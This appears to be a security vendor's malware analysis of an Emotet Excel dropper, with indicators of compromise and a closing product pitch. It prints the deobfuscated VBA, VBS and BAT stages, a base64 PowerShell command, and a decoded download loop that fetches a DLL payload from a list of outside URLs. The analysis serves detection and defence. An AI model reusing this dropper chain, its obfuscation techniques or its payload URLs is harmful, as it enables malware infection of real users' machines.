
```
Attribute VB_Name = "GjseGsw346dtUIdf"
Attribute VB_Base = "0{8CB6F020-1668-4800-B46F-FF59EFE787C5}{82E2B76F-47B3-4C65-898D-EE9417558758}"
Attribute VB_PredeclaredId = True //Note: this means that 'GjseGsw346dtUIdf' is a global variable
////////////////////////////////Irrelevant code- redacted/////////////////////////////////////////////
Public hglodefilfHdrsd As Object
Public hglsiffg3Sgasergk As Object
////////////////////////////////Irrelevant code- redacted/////////////////////////////////////////////

Function ZSFgasrjus5e6ssdvdfbsyhjshdq23() As String
////////////////////////////////Irrelevant code- redacted/////////////////////////////////////////////
  GjseGsw346dtUIdf.lgASagw34t.Tag = Replace("wghwuyscghwuyrghwuyipghwuyt ghwuycghwuy:ghwuy\pghwuyroghwuygraghwuymdghwuyatghwuya\yhjlswle.vghwuybghwuys", "ghwuy", "")
  Set hglsiffg3Sgasergk = _
  hglodefilfHdrsd.CreateObject(GjseGsw346dtUIdf.Tag, "")
End Function
////////////////////////////////Irrelevant code- redacted/////////////////////////////////////////////

Sub tUyKDGFhs4dgjdcd()
////////////////////////////////Irrelevant code- redacted/////////////////////////////////////////////
  Set hglodefilfHdrsd = CreateObject("RDS.DataSpace")
End Sub
////////////////////////////////Irrelevant code- redacted/////////////////////////////////////////////
```

This provided greater insight into the script's functionality; the "Wscript.shell" string suggests Wscript will be used to execute additional commands, while "c:\programdata\ughldskbhn.bat" and "c:\programdata\yhjlswle.vbs" imply that Emotet uses these Batch and VBS files in this infection flow.

The strings highlighted in green in the above snippet are replaced in the lengthy strings extracted from the Excel cells by an empty string using the VBA "Replace" function. Padding parts of the actual commands with these strings decreases the chances of them being flagged during a static analysis. After the VBA "Replace" command is run, the following is received:




With the information from the above decoded strings in hand, I could determine that the next stage in the infection flow is the VBS script, which the VBA dropper executes using “wscript.” Since there were no direct calls to the BAT script in the VBA code, I could assume that, if used, it would be executed from the VBS script.

Basically, the VBA dropper only creates the VBS and BAT files, writes content into each of them, and then the VBS script takes center stage.

```
dim gSEdJDsfy5JGHKdggdh:set
gSEdJDsfy5JGHKdggdh=wscript.createobject(replace("WGweiSGweicrGweiipGweit.SGweihelGweil","
Gwei","")):ryulxdHSerw=replace("curiw:uriw\puriwrogruriwamduriwaturiwa\ughldskbhn.buriwat","
uriw",""):gSEdJDsfy5JGHKdggdh.run ryulxdHSerw,0,true:HkjsdsfEhdse46d=replace("cuerlxmuerlxd
/uerlxc suerlxtauerlxruerlxt uerlx/uerlxB
uerlxc:uerlx\wuerlxinuerlxdowuerlxs\suerlxyswuerlxouerlxw6uerlx4\ruuerlxnduerlxluerlxl3uerlx2.ue
rlxexuerlxe
uerlxc:uerlx\uerlxpruerlxoguerlxramuerlxdauerlxta\bneuihlows.duerlxluerlxl,hjyldksfkw3","uerlx","")
:gSEdJDsfy5JGHKdggdh.run HkjsdsfEhdse46d,0
```

c:\programdata\yhjlswle.vbs's original content

As can be seen above, the VBS script contains several commands, all concatenated using colons. After separating the commands into different lines and activating the "replace" functions, I received the following:

```
dim gSEdJDsfy5JGHKdggdh:

set gSEdJDsfy5JGHKdggdh=wscript.createobject('WScript.Shell'):

ryulxdHSerw='c:\programdata\ughldskbhn.bat':

gSEdJDsfy5JGHKdggdh.run ryulxdHSerw,0,true:

HkjsdsfEhdse46d='cmd /c start /B c:\windows\syswow64\rundll32.exe
c\:programdata\x08neuihlows.dll,hjyldksfkw3':

gSEdJDsfy5JGHKdggdh.run HkjsdsfEhdse46d,0
```

Basically, the script executes the previously created Batch file and then tries to execute "c\:programdata\x08neuihlows.dll," while providing it with the value "hjyldksfkw3" using rundll32. Since this is the first mention of "x08neuihlows.dll" and the VBS file executes the Batch script before running the DLL, it is fair to assume that the BAT script is in charge of dropping the executable in the right location.

Just like the VBS file uses colons to concatenate commands, the BAT script uses ampersands to do the same:

```
dir&echo etjlwejdfsgdsrYHDShD46dsrtydfghrg sdfgsdGDs46sdfHZSdgSwryoi&SET
ertEWRt4=po&echo fkj3h5tidxhdfgokihJFjxxdsd4ghkxfghxd ghkw gfkjbgekedfghYdhjFxdf&SET
cvFHDErte75s=wers&echo GJDrft678dYjdfGhSbgs5y7dfghGgEqwghcfghcghndt5tyuoghgh&SET
oifYdFGhse34sd=hell -e&echo
YertyDSrfGfHFTGUfHdghDfHxdgW4ehfgh78dfHDRgdsFhdfghdFBGDFnnctfGuiyfiJUCFdHdrGdhf&SET
wreDgdSdytDFf=nc
JABNAEoAWABkAGYAcwBoAEQAcgBmAEcAWgBzAGUAcwA0AD0AIgBoAHQAdABwADoALwAvAGgAY
QByAHAAZQByAGgAbwB1AHMAZQBwAHIAbwBkAHUAYwB0AHMALgBjAG8AbQAvAE0AZQByAGMAa
ABhAG4AdAAyAC8AQQBSAHMAZgAxAEwASQBjAE8AYQB1AGgASAAxAHIARAByAEkAaAAvACwAaAB0
AHQAcAA6AC8ALwBoAG8AbAB1AGIAdgBpAGQAZQBvAC4AYwBvAG0ALwBlAGwAbgAtAGkAbQBhAG
cAZQBzAC8AegBxAHEAZwBaADAAWQBYAGEAUABpAFcAYgBGAC8ALABoAHQAdABwADoALwAvAG0
AYQBnAGkAYwBiAGwAbwBnAC4AdABhAHQAYQBtAG8AdABvAHIAcwAuAGMAbwBtAC8AdwBwAC0A
aQBuAGMAbAB1AGQAZQBzAC8ANwBmAGEATgA5AC8ALABoAHQAdABwADoALwAvAGMAaABhAH
MAdABvAG4AZwByAG8AZABpAHQAcwBrAGkALgBjAG8AbQAvAGUAbABuAC0AaQBtAGEAZwBlAHM
ALwBzAGsAUwBzAEMA&echo DGFDRFs57dTFgjiDYigukcvghjGFmjFxchdGFSdFqw3eDThfgH&SET
jDFtHxdrgszegh=TABKAHQASQAyADQAawBaAHYAbwAvACwAaAB0AHQAcAA6AC8ALwBzAGUAYQBj
AHUAcABwAHMALgBjAG8AbQAvAGUAbABuAC0AaQBtAGEAZwBlAHMALwBBAFkAdgB5AGsAegBnAC
8ALABoAHQAdABwADoALwAvAGUAcgBpAGMAYQBuAGQAcgBvAGIAaQBuAC4AYwBvAG0ALwBjAGc
AaQAvAHEAUgBlADgAZABSAGEARwAyAEgARABOAE8ATwBHADEALwAsAGgAdAB0AHAAOgAvAC8Ac
wBvAHMAYQBuAHQAaQBxAHUAZQBzAC4AYwBvAG0ALwBjAGcAaQAvADkAaQBpAC8ALABoAHQAdA
BwAHMAOgAvAC8AZwByAGUAZQBuAGwAYQB3AG4AaQByAHIAaQBnAGEAdABpAG8AbgAuAG4AZQ
B0AC8ARwBMAEkAXwBOAGUAdwAvAEoAUgBsAHQAMwBtAE8AaQBlAHoARQAvACwAaAB0AHQAcA
BzADoALwAvAG8AbgAtAGwAaQBuAGUAdgBlAG4AdAB1AHIAZQBzAC4AYwBvAG0ALwBjAGcAaQAvA
GsAcwAwAE0AcAAvACwAaAB0AHQA&echo fghkseu4hkrhfgklh gshk4HHDTHDSHFJUOHLkNxserg5
VGNfGthjtfhxdrf5&SET
AegFhtXfg4f=cAA6AC8ALwBzAHUAbgByAGkAcwBlAGMAbwBuAHMAdQBsAHQAYQBuAHQALgBjAG8
AbQAvAGUAbABuAC0AaQBtAGEAZwBlAHMALwBzAE8ANABYAHYARgBCAHMAZQB2AEMAUgBmAC8
ALABoAHQAdABwADoALwAvAGIAbABvAGcALgBsAG8AZwBvADEAMgAzAC4AYwBvAG0ALwB3AHAAL
QBjAG8AbgB0AGUAbgB0AC8AMQA5AEcAMAA0AEwAagBBADEAVQBjAEUAMQB0AE4AOAAvACwAa
AB0AHQAcAA6AC8ALwBpAG4AdAByAGEAYgBsAG8AZwAuAHQAYQB0AGEAbQBvAHQAbwByAHMAL
gBjAG8AbQAvAHcAcAAtAGkAbgBjAGwAdQBkAGUAcwAvAE0ARwBHAGkANQB6AGMAWgByAGsAbw
BsAEYASAA5AC8AIgAuAHMAUABMAEkAdAAoACIALAAiACkAOwAgAGYAbwBSAGUAQQBDAGgAKAAk
AHkASQBkAHMAUgBoAHkAZQAzADQAcwB5AHUAZgBnAHgAagBjAGQAZgAgAGkATgAgACQATQBKAF
gAZABmAHMAaABEAHIAZgBHAFoA&echo
fdghkw4hyithyuishgkisYiUoUJlfgk67fgKjFJTHXDrgWqhdFhfgjtyh5hdgzs&SET
BXdgrtysews34yu=cwBlAHMANAApAHsAJABHAHcAZQBZAEgANQA3AHMAZQBkAHMAdwBkAD0AIgB
jADoAXABwAHIAbwBnAHIAYQBtAGQAYQB0AGEAXABiAG4AZQB1AGkAaABsAG8AdwBzAC4AZABsAG
wAIgA7AGkAbgBWAE8AawBlAC0AdwBlAEIAcgBFAHEAVQBlAHMAVAAgAC0AdQBSAEkAIAAkAHkASQ
BkAHMAUgBoAHkAZQAzADQAcwB5AHUAZgBnAHgAagBjAGQAZgAgAC0AbwBVAHQARgBJAGwAZQA
gACQARwB3AGUAWQBlADUANwBzAGUAZABzAHcAZAA7AGkARgAoAHQAZQBTAHQALQBwAEEAVAB
oACAAJABHAHcAZQBZAEgANQA3AHMAZQBkAHMAdwBkACkAewBpAGYAKAAoAGcARQB0AC0AaQB
0AEUAbQAgACQARwB3AGUAWQBlADUANwBzAGUAZABzAHcAZAApAC4AbABlAE4ARwB0AGgAIAAt
AGcAZQAgADQANwA0ADMANgApAHsAYgBSAGUAYQBrADsAfQB9AH0A

echo FGsrtghskeh4hirugh sgekg5kjgrkyhdlfighx7dGUTDRYUFu6r7yfugHJGJFKgjhkoi87jhgkjkj&start/B
/WAIT
%ertEWRt4%%cvFHDErte75s%%oifYdFGhse34sd%%wreDgdSdytDFf%%jDFtHxdrgszegh%%AegFhtXfg
4f%%BXdgrtysews34yu%%&echo CGFhjCDFthjufcjftT46r hsbgr4jehgdfgDRHdRHdrt4ydds rtg4jth
```

In short, the script sets a few variables, and concatenates their values in the below command.

```
start/B /WAIT
%ertEWRt4%%cvFHDErte75s%%oifYdFGhse34sd%%wreDgdSdytDFf%%jDFtHxdrgszegh%%AegFhtXfg
4f%%BXdgrtysews34yu%&echo CGFhjCDFthjufcjftT46r hsbgr4jehgdfgDRHdRHdrt4ydds rtg4jth
```

Which translates into the following:

```
start/B /WAIT powershell -enc
JABNAEoAWABkAGYAcwBoAEQAcgBmAEcAWgBzAGUAcwA0AD0AIgBoAHQAdABwADoALwAvAGgAY
QByAHAAZQByAGgAbwB1AHMAZQBwAHIAbwBkAHUAYwB0AHMALgBjAG8AbQAvAE0AZQByAGMAa
ABhAG4AdAAyAC8AQQBSAHMAZgAxAEwASQBjAE8AYQB1AGgASAAxAHIARAByAEkAaAAvACwAaAB0
AHQAcAA6AC8ALwBoAG8AbAB1AGIAdgBpAGQAZQBvAC4AYwBvAG0ALwBlAGwAbgAtAGkAbQBhAG
cAZQBzAC8AegBxAHEAZwBaADAAWQBYAGEAUABpAFcAYgBGAC8ALABoAHQAdABwADoALwAvAG0
AYQBnAGkAYwBiAGwAbwBnAC4AdABhAHQAYQBtAG8AdABvAHIAcwAuAGMAbwBtAC8AdwBwAC0A
aQBuAGMAbAB1AGQAZQBzAC8ANwBmAGEATgA5AC8ALABoAHQAdABwADoALwAvAGMAaABhAH
MAdABvAG4AZwByAG8AZABpAHQAcwBrAGkALgBjAG8AbQAvAGUAbABuAC0AaQBtAGEAZwBlAHM
ALwBzAGsAUwBzAEMATABKAHQASQAyADQAawBaAHYAbwAvACwAaAB0AHQAcAA6AC8ALwBzAGU
AYQBjAHUAcABwAHMALgBjAG8AbQAvAGUAbABuAC0AaQBtAGEAZwBlAHMALwBBAFkAdgB5AGsAe
gBnAC8ALABoAHQAdABwADoALwAvAGUAcgBpAGMAYQBuAGQAcgBvAGIAaQBuAC4AYwBvAG0ALw
BjAGcAaQAvAHEAUgBlADgAZABSAGEARwAyAEgARABOAE8ATwBHADEALwAsAGgAdAB0AHAAOgAv
AC8AcwBvAHMAYQBuAHQAaQBxAHUAZQBzAC4AYwBvAG0ALwBjAGcAaQAvADkAaQBpAC8ALABoA
HQAdABwAHMAOgAvAC8AZwByAGUAZQBuAGwAYQB3AG4AaQByAHIAaQBnAGEAdABpAG8AbgAuA
G4AZQB0AC8ARwBMAEkAXwBOAGUAdwAvAEoAUgBsAHQAMwBtAE8AaQBlAHoARQAvACwAaAB0A
HQAcABzADoALwAvAG8AbgAtAGwAaQBuAGUAdgBlAG4AdAB1AHIAZQBzAC4AYwBvAG0ALwBjAGcA
aQAvAGsAcwAwAE0AcAAvACwAaAB0AHQAcAA6AC8ALwBzAHUAbgByAGkAcwBlAGMAbwBuAHMAd
QBsAHQAYQBuAHQALgBjAG8AbQAvAGUAbABuAC0AaQBtAGEAZwBlAHMALwBzAE8ANABYAHYARgB
CAHMAZQB2AEMAUgBmAC8ALABoAHQAdABwADoALwAvAGIAbABvAGcALgBsAG8AZwBvADEAMgA
zAC4AYwBvAG0ALwB3AHAALQBjAG8AbgB0AGUAbgB0AC8AMQA5AEcAMAA0AEwAagBBADEAVQBjA
EUAMQB0AE4AOAAvACwAaAB0AHQAcAA6AC8ALwBpAG4AdAByAGEAYgBsAG8AZwAuAHQAYQB0A
GEAbQBvAHQAbwByAHMALgBjAG8AbQAvAHcAcAAtAGkAbgBjAGwAdQBkAGUAcwAvAE0ARwBHAG
kANQB6AGMAWgByAGsAbwBsAEYASAA5AC8AIgAuAHMAUABMAEkAdAAoACIALAAiACkAOwAgAGY
AbwBSAGUAQQBDAGgAKAAkAHkASQBkAHMAUgBoAHkAZQAzADQAcwB5AHUAZgBnAHgAagBjAGQ
AZgAgAGkATgAgACQATQBKAFgAZABmAHMAaABEAHIAZgBHAFoAcwBlAHMANAApAHsAJABHAHcAZ
QBZAEgANQA3AHMAZQBkAHMAdwBkAD0AIgBjADoAXABwAHIAbwBnAHIAYQBtAGQAYQB0AGEAXA
BiAG4AZQB1AGkAaABsAG8AdwBzAC4AZABsAGwAIgA7AGkAbgBWAE8AawBlAC0AdwBlAEIAcgBFAHE
AVQBlAHMAVAAgAC0AdQBSAEkAIAAkAHkASQBkAHMAUgBoAHkAZQAzADQAcwB5AHUAZgBnAHgA
agBjAGQAZgAgAC0AbwBVAHQARgBJAGwAZQAgACQARwB3AGUAWQBIADUANwBzAGUAZABzAHcAZ
AA7AGkARgAoAHQAZQBTAHQALQBwAEEAVABoACAAJABHAHcAZQBZAEgANQA3AHMAZQBkAHMAd
wBkACkAewBpAGYAKAAoAGcARQB0AC0AaQB0AEUAbQAgACQARwB3AGUAWQBIADUANwBzAGUA
ZABzAHcAZAApAC4AbABlAE4ARwB0AGgAIAAtAGcAZQAgADQANwA0ADMANgApAHsAYgBSAGUAYQ
BrADsAfQB9AH0A
```

After base64 decoding the PowerShell script, I discovered how Emotet downloads their DLL payload and from where.

As can be seen below, the variable “MJXdfshDrfGZses4” contains a list of URLs which the script goes over using a “for” loop. Each time the “for” loop runs, it tries to download the Emotet DLL into "c:\programdata\bneuihlows.dll" using “Invoke-WebRequest.” Then, it checks if the downloaded file’s length is greater than 47436 bytes. If so, it means that the DLL was downloaded successfully, and the loop breaks.

```
$MJXdfshDrfGZses4="http://harperhouseproducts.com/Merchant2/ARsf1LIcOauhH1rDrIh/,http://holubvideo.com/eln-images/zqqgZ0YXaPiWbF/,http://magicblog.tatamotors.com/wp-includes/7faN9/,http://chastongroditski.com/eln-images/skSsCLJtI24kZvo/,http://seacupps.com/eln-images/AYvykzg/,http://ericandrobin.com/cgi/qRe8dRaG2HDNOOG1/,http://sosantiques.com/cgi/9ii/,https://greenlawnirrigation.net/GLI_New/JRlt3mOiezE/,https://on-lineventures.com/cgi/ks0Mp/,http://sunriseconsultant.com/eln-images/sO4XvFBsevCRf/,http://blog.logo123.com/wp-content/19G04LjA1UcE1tN8/,http://intrablog.tatamotors.com/wp-includes/MGGi5zcZrkolFH9/".sPLIt(",");


foReACh($yIdsRhye34syufgxjcdf iN $MJXdfshDrfGZses4)
{
        $GweYH57sedswd="c:\programdata\bneuihlows.dll";
        inVOke-weBrEqUesT -uRI $yIdsRhye34syufgxjcdf -oUtFIle $GweYH57sedswd;
        iF(teSt-pATh $GweYH57sedswd)
        {
                if((gEt-itEm $GweYH57sedswd).leNGth -ge 47436)
                {
                        bReak;
                }
        }
}
```

The PowerShell code used to retrieve the Emotet payload

## Interesting Cells and Where to Find Them

As we see in the above analysis, storing the actual commands in Excel cells instead of in the VBA code itself can be a good way to avoid detection because when a static analysis mechanism goes over the VBA code, it cannot determine whether the executed content is malicious or not. Since Excel cells have benign uses in VBA code as well, a security product may deem them as benign, to avoid a false positive.

Of course, if the cells are replaced with their content, the likelihood for detection increases. So I tried to find a way to replace the “cells” function calls with the right strings without running the VBA code during the analysis.

During my research, which focused on OOXML files, I found two files, which Excel creates by default, that could help achieve this goal: “sharedStrings.xml” and “xl/worksheets/**sheetName**.xml.”

The first file, “sharedStrings.xml,” contains all the strings in the Excel file. The class SharedStringItem (ssi) represents string items (si) and each si element contains a text (t). The file contains unique strings, each representing the full content of one or more Excel cells.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="11"
uniqueCount="11">
        <si>
                <t>
                    echo FGsrtghskeh4hirugh
                    sgekg5kjgrkyhdlfighx7dGUTDRYUFu6r7yfugHJGJFKgjhkoi87jhgkjkj&amp;star
                    t/B /WAIT
                    %ertEWRt4%%cvFHDErte75s%%oifYdFGhse34sd%%wreDgdSdytDFf%%jDFtH
                    xdrgszegh%%AegFhtXfg4f%%BXdgrtysews34yu%&amp;echo
                    CGFhjCDFthjufcjftT46r hsbgr4jehgdfgDRHdRHdrt4ydds rtg4jth
                </t>
        </si>
        <si>
                <t>
                        RDS.DataSpace
                </t>
        </si>
        <si>
                <t>
                        Wscript.Shell
                </t>
        </si>
        <si>
                <t>
                        c:\programdata\yhjlswle.vbs
                </t>
        </si>
        <si>
                <t>
                        c:\programdata\ughldskbhn.bat
                </t>
        </si>
        <si>
                <t>
                    wghwuyscghwuyrghwuyipghwuyt
                    ghwuycghwuy:ghwuy\pghwuyroghwuygraghwuymdghwuyatghwuya\yhjlswl
                    e.vghwuybghwuys
                </t>
        </si>
        <si>
                <t>
                    dir&amp;echo etjlwejdfsgdsrYHDShD46dsrtydfghrg
                    sdfgsdGDs46sdfHZSdgSwryoi&amp;SET ertEWRt4=po&amp;echo
```

A SharedStrings.xml example

To match the strings to the right cells, we need a cell to string mapping — this is where “xl/worksheets/**sheetName**.xml” comes into the picture. In OOXML Excel files, data containing cells will be mapped in an XML file, which will be found in the following path- “xl/worksheets/**sheetName**.xml,” for example, the cells of “sheet1” will be mapped in “xl/worksheets/sheet1.xml.” Each one of these cells mapping files contains a tag called “SheetData,” which contains a “row” tag for each row in the sheet that contains data. Each

“row” entry contains “c” (cell) entries. Cells that contain strings have their ‘t’ (type) values set to ‘s’ and their ‘v’ (value) tags contain an integer that is the index of the ‘si‘ object whose string the cell contains in “sharedStrings.xml.” Cells that contain other types of data, such as integers and floats, have it contained in their ‘v’ tags.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>

<worksheet xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main"
xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships"
xmlns:mc="http://schemas.openxmlformats.org/markup-compatibility/2006" mc:Ignorable="x14ac
xr xr2 xr3" xmlns:x14ac="http://schemas.microsoft.com/office/spreadsheetml/2009/9/ac"
xmlns:xr="http://schemas.microsoft.com/office/spreadsheetml/2014/revision"
xmlns:xr2="http://schemas.microsoft.com/office/spreadsheetml/2015/revision2"
xmlns:xr3="http://schemas.microsoft.com/office/spreadsheetml/2016/revision3"
xr:uid="{7FC8577F-7150-488B-AC3E-98509E6C4C1C}"><dimension
ref="A1:AA30"/><sheetViews><sheetView tabSelected="1" workbookViewId="0"><selection
activeCell="Y22" sqref="Y22"/></sheetView></sheetViews><sheetFormatPr defaultRowHeight="15"
x14ac:dyDescent="0.25"/>

<sheetData>

        <row r="1" spans="1:19" x14ac:dyDescent="0.25">

                <c r="A1" t="s">

                        <v>0</v>

                </c>

        </row>

        <row r="13" spans="1:19" x14ac:dyDescent="0.25">

                <c r="G13" t="s">

                        <v>1</v>

                </c>

                <c r="S13">

                        <v>787878</v>

                </c>

        </row>

        <row r="15" spans="1:19" x14ac:dyDescent="0.25">

                <c r="S15" t="s">

                        <v>2</v>

                </c>

        </row>

        <row r="16" spans="1:19" x14ac:dyDescent="0.25">

                <c r="L16">

                        <v>4444</v>
```

An example of an “xl/worksheets/**sheetName**.xml” file

By writing a script that extracts that data, matches cells to their appropriate values, and replaces “cell” function calls with these values, I could make the script less obfuscated and increase the likelihood of it being flagged by a static analysis mechanism. I also addressed the VBA “replace” functions issue and mimicked its functionality in my code.

The script is still in the works and currently handles only the “cells,” “transpose,” and “replace” functions. In addition, it only works on OOXML files and expects to get the VBA code as an input (I used oledump to extract it from examined Office files). There is still much work to do and cases to address, such as use of variables in function calls, e.g.: “cells($i, $j)” and of OLE files.

## Prevention, Detection, and Everything in Between

Obfuscated droppers are more difficult to detect — they contain intentionally broken strings that evade static signatures, store malicious content in Excel cells, and use excessive comments in the hope of hiding their malicious content. But difficult does not mean impossible. Some patterns can still be signed statically, other behaviors can be detected dynamically, and if you want to take the bulldozer approach, you can just forbid all script executions (or at least most of them).

## Conclusion

Deep Instinct’s agent uses deep learning to prevent malicious droppers, ensuring they can’t execute in your environment. The Deep Instinct Prevention Platform stops known, unknown, and zero-day threats with the highest accuracy and lowest false-positive rate in the industry. We stop attacks before they happen, identifying malicious files in <20ms, before execution.

If you’d like to see the platform in action for yourself, we’d be honored to show you what true prevention looks like. Please request a demo.

## Indicators of Compromise (IoCs)

0042404ac9cbe7c082b9c0ae130e956ab7989cfa72a3f3b0c7f2226e23a6c6cb Emotet (Excel cells method) Office dropper

40a1e0aa0e580e2a15bbfd70ba4b89d3dd549bdc7bc075a223f12db0ddd2195d Emotet (Excel cells method) VBA code

ed7c68c3c103beaa7e5f30a3b70a52bb5428ce1498b7f64feda74342f93e16fe Emotet (excessive comments method) VBA code

028a5447d36c7445e3b24757d5cb37bafa54c5dfa7c3393fa69dd26e278442a4 Emotet (excessive comments method) Office dropper

9caed14e7f7d3e4706db2e74dc870abff571cce715f83ef91c563627822af6ad Dridex Office dropper

4f5ecf2c3073edd549e8ea2b1e65d8c478f3390567cffa3c909d328a3969ddd8 Dridex VBA code

cb9a5f0ad26cbb7b9f510b80df97f0045d7232d31cfde3cbce095d1c88c90e89 Aggah VBA code